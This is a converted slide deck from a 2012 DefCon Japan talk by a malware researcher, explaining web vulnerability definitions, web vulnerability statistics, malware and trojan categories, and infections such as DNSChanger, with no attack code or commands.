




■ How Web Vulnerabilities Accelerate Malware Fast Mass Infection ■

- Japan Specific Malware Research -



2012年3月23日 DefCon Japan 2nd Meeting
ZeroDay Japan | #OCJP | <http://0day.jp>
Hendrik ADRIAN / @unixfreakxp
<http://unixfreakxp.blogspot.jp/>

記事や写真等のコンテンツ、データなどは、
無断転載、無断コピーなどはおやめください。

© Copyright 2012 ZERODAY JAPAN <http://0day.jp>

0day.jp

About me

- NAME: Hendrik ADRIAN / アドリアン・ヘンドリック (リック)
- Background: Internet Protocol Filtration / MSc., Computer Science Dept. UCLA.
- Expertise: Malware Researcher マルウェア研究者
- How to reach me: Twitter/Google/Virus Total: @unixfreakxp & Blog: <http://unixfreakxp.blogspot.jp>
- 仕事: 株式会社ケイエルジェイテック (K-PROX/K-SHIELDメーカー) 代表取締役社長

□ Achievement:

1. 現在Virus Totalの#1研究者

The screenshot shows the VirusTotal homepage with the following details:

- Logo: A blue square icon followed by the word "virus" in grey and "total" in blue.
- Navigation tabs: "Most reputed users", "Newest users", and "Latest comments".
- User profile: "unixfreakxp Hendrik ADRIAN" (6225 Malware Researcher at www.0day.jp & #OCJP).

2. #OCJP オペレーション・クリーンアップ・ジャパン



3. 日本のセキュリティ商品メーカー/CEO

The image shows the product packaging for K-PROX™ 2.5, which includes:

- K-TECH Web Access Control
- I-FILTER Content Filter
- Anti-Virus
- Anti-Spam

A small padlock icon is also present below the product name.

4. セキュリティ情報（ツイッターベース）



Hendrik ADRIAN

@unixfreakxp


Security & Malware Lab: <http://0day.jp> | Work: <http://www.kitech.com>;
UNIXメイン、①ゼロデイセキュリティ研究、②マルウェア研究、③アプライアンス開発、セキュリティ脆弱性の事をぱりぱり言うよ！
東京都千代田区神田佐久間町 · <http://unixfreakxp.blogspot.com>

■ マルウェア研究のバックグラウンド

■ 仕事の関係 ↓

- 1994 Mitsui Co.,Ltd: Norton AntiVirus (Symantec) QC Assessment team for Japan
- 1999 iMEX: Kaspersky Lab: Scanner Integration for Linux
- 2000 Kaspersky Lab - OEM Representative in Japan: AV Scanner engine for UNIX/Linux System Integration
- 2002 Kaspersky Labs Japan, CEO/CTO : AV Scanner UNIX/Linux QC/Customization for Japan
- 2006 株式会社ケイエルジェイテック (KLJTech Co.,Ltd) CEO/CTO – UNIX Base Protocol Scanning & Malware Researcher

■ 個人的な研究者について ↓



- ゼロディ・ジャパン（マルウェア研究ラボ/Independent NPO）
<http://Oday.jp>
- UNIXFREAXJPブログ（セキュリティとマルウェア情報）
<http://unixfreakjp.blogspot.com>
- #OCJP / オペレーション・クリーンアップ・ジャパン
<http://unixfreakjp.blogspot.jp/2012/01/cleanup-japan-ocjp.html>

■ Oday.jpの研究コラボレーション・リンク

VirusTotal



www.virustotal.com

DeepEnd Research



www.deependresearch.org

Contagio Malware Dump



contagiодump.blogspot.jp



■ BLコラボレーションリンク ↓





How Web Vulnerabilities Accelerate Malware Fast Mass Infection

今日のプレゼンする内容は ↓

- How Web Vulnerabilities Accelerate Malware Fast Mass Infection

□ 単語を分析したら ↓

① Web Vulnerabilities

② Malware

③ Mass Infection

↑ それぞれの単語について正しい
意味合いを理解しましょう

■ Vulnerability(脆弱性)とは？

WIKIPEDIA VERSION:

- Vulnerability is a **WEAKNESS** which allows an attacker to reduce a system's information assurance. Vulnerability is the **intersection** of three elements:
 - 1) a system susceptibility or flaw,
 - 2) attacker access to the flaw, and
 - 3) attacker capability to exploit the flaw

MICROSOFT VERSION:

- A security vulnerability is a **flaw in a product** that makes it infeasible — even when using the product properly — to prevent an attacker from usurping:
 - 1) **privileges on the user's system,**
 - 2) **regulating its operation,**
 - 3) **compromising data on it, or**
 - 4) **assuming ungranted trust.**

■ Vulnerability(脆弱性)とは？

疑問点、下記の問題は脆弱性ですか？

- Mistake (ミス) (in Design, Code, Input Handling, Compiler Library) ?
- Is BUG (バグ) is a vulnerability?
- How do you call it, for “Improperly Setup Security Policy” condition? (ポリシー不足は?)
- My software NEVER has known vulnerability and perfectly configured by strict policy but I got hacked? (現時点には未だ認識していない問題)

■ Vulnerability(脆弱性)とは？

- Vulnerability is (CVE Version) ← 正しい意味合い ↓

An information security "vulnerability" is a **mistake** in software that **can be directly used by a hacker** to **gain access** to a **system** or **network**.

□ CVE considers **a mistake as a vulnerability if** : it allows an attacker to use it to **VIOLATE** a reasonable security policy for that system (this excludes entirely "open" security policies in which all users are trusted, or where there is no consideration of risk to the system).

□ For CVE, a **vulnerability** is a state in a computing system (or set of systems) that either:


- allows an attacker to **execute commands as another user**
- allows an attacker to **access data that is contrary to the specified access restrictions** for that data
- allows an attacker to **pose as another entity**
- allows an attacker to **conduct a denial of service**



* <http://cve.mitre.org/about/terminology.html>

■ Vulnerability(脆弱性)とは?

□ CVE Vulnerabilities Recorded 1988 – 2012



Source: <http://nvd.nist.gov/>



■ ウェブ脆弱性とは？

■ ウェブサービスのシステム脆弱性

Old web server version, old OS version, improperly setup services

■ ウェブCGI 経由脆弱性


Web graphical interface programming vulnerability, i.e.: PHP/Perl/Python/etc

■ ウェブコンテンツマネジメント(CMS)経由脆弱性

Wordpress, Drupal, Joomla!, Moveable Type Blog, etc

■ Web attack vector

Cross Site Scripting/XSS, Information leakage, SQL Injection/SQLi,
Insufficient Transport Layer Protection, Fingerprinting (Crypto attack), HTTP Response Splitting (etc)




■ ウェブ脆弱性とは？

■ Web Vulnerability Rates

Industry	Number of Vulnerabilities	Std. Dev	Remediation Rate	Std. Dev	Window of Exposure (Days)
Overall	230	1652	53%	40%	233
Banking	30	54	71%	41%	74
Education	80	144	40%	36%	164
Financial Services	266	1935	41%	40%	184
Healthcare	33	87	48%	40%	133
Insurance	80	204	46%	37%	236
IT	111	313	50%	40%	221
Manufacturing	35	111	47%	40%	123
Retail	404	2275	66%	36%	328
Social Networking	71	116	47%	34%	159
Telecommunications	215	437	63%	40%	260

Source: whitehatsec.com

Last Year, the average website had 230 serious* vulnerabilities. The average number of serious* vulnerabilities per website, the percentage of reported vulnerabilities that have been resolved (Remediation Rate), and average the a website is exposed to at least one serious vulnerability (Window of Exposure).




Source: wepappsec.org

<http://projects.wepappsec.org/w/page/13246989/Web%20Application%20Security%20Statistics>


■ ウェブ脆弱性とは？

Top Application Weaknesses (All Entries)



<http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database#RealTimeStatistics>

■ ウェブ脆弱性とは？



■ マルウェアについて

OLD DAYS。。。コンピュータウイルスからの話。。。

実は日本政府が定めた“コンピュータウイルス”的定義があります。

出典：通産省（現経済産業省）の定めた「コンピュータウイルス対策基準」

（平成12年12月28日（通商産業省告示第952号）（最終改定））の「用語定義」

第三者のプログラムやデータベースに対して意図的に何らかの被害を及ぼすように作られたプログラムであり、次の機能を一つ以上有するもの。

(1) 自己伝染機能


自らの機能によって他のプログラムに自らをコピーし又はシステム機能を利用して自らを他のシステムにコピーすることにより、他のシステムに伝染する機能

(2) 潜伏機能

発病するための特定時刻、一定時間、処理回数等の条件を記憶させて、発病するまで症状を出さない機能

(3) 発病機能

プログラム、データ等のファイルの破壊を行ったり、設計者の意図しない動作をする等の機能



■ マルウェアについて

いまや“ウイルス”とは巨大化、多様化したソフトウェアの脅威の一部
にすぎません。その脅威とは…



Malware

||

Malicious Programs

(マルウェア、不正プログラム、不正ソフトウェア)

■ マルウェアについて

■ Malwareにはどんな種類があるのでしょうか？



■ マルウェアについて

report A

現状の常識 :

ニ> 始めからトロイ!!

=> その後はPAYLOAD.



■ マルウェアについて

Trojan Programs トロイの木馬にはどんな種類があるのでしょうか？

- └ Classic Trojans : 典型的なトロイの木馬
- └ Trojan Backdoors : バックドア（遠隔操作プログラム）
- └ Redirector Script Trojans : リダイレクター
- └ Trojan Clickers : トロージャンクリッカー
- └ Trojan Downloaders : トロージャンダウンローダ
- └ Trojan Droppers : トロージャンドロッパー
- └ Trojan Proxies : トロージャンプロキシ
- └ Trojan Spyware : トロージャンスパイ


Trojans are front-end of BIGGER Threats:

BotNet : ボットネット

(political / industrial) Spyware / A P T : スパイウェア

Fraud / Ransom : ニセ・アンチウイルス

■ マルウェア感染とは？



■ マルウェア感染とは？

DNS Malware: Is Your Computer Infected?

DNS—Domain Name System—is an Internet service that converts user-friendly domain names, such as www.fbi.gov, into numerical addresses that allow computers to talk to each other. Without DNS and the DNS servers operated by Internet service providers, computer users would not be able to browse web sites, send e-mail, or connect to any Internet services.

Criminals have infected millions of computers around the world with malware called DNSChanger which allows them to control DNS servers. As a result, the cyber thieves have forced unsuspecting users to fraudulent websites, interfered with their web browsing, and made their computers vulnerable to other kinds of malicious software.



